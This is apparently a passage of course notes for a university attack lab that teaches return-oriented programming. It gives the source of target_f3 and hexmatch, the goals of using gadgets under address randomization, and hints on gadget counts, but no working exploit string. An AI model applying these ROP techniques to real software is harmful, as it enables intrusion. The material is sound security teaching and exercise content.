- Gadgets in the farm include instructions `movq`, `popq`, `ret`, `nop`
- You need **just two gadgets**
- Use only gadgets between `start_farm` and `mid_farm`
- Add data and gadget addresses to your input string: data will be read using `popq`

`rtarget`: Attack 6 (20 points)

```
void target_f3(char *sval) {
    level = 3;
    if (hexmatch(TARGET_ID, sval)) {
        printf("SUCCESS: You called
                target_f3(\"%s\")\n", sval);
        validate();
    } else {
        printf("Misfire: You called
                target_f3(\"%s\")\n", sval);
        fail();
    }
}

int hexmatch(unsigned val, char *sval) {
    char cbuf[110];
    /* Make position of check string unpredictable */
    char *s = cbuf + random() % 100;
    sprintf(s, "%.8x", val);
    return strncmp(sval, s, 9) == 0;
}
```

Repeat Attack 3. (must use gadgets)

- But much more difficult: it has address space randomization!
- Use any of the gadget between `start_farm` and `end_farm`
- Additional gadgets:
  - `movl` instructions (set most-significant half to 0)
  - Functional no-op such as `andb %al,%al`

Goals:

- Make `getbuf()` invoke gadgets
- Prepare input with gadgets
- Invoke `target_f3()` with gadgets

Tips:

- The official solution has **8 gadgets**
- There are some gadgets that might be useful to you as is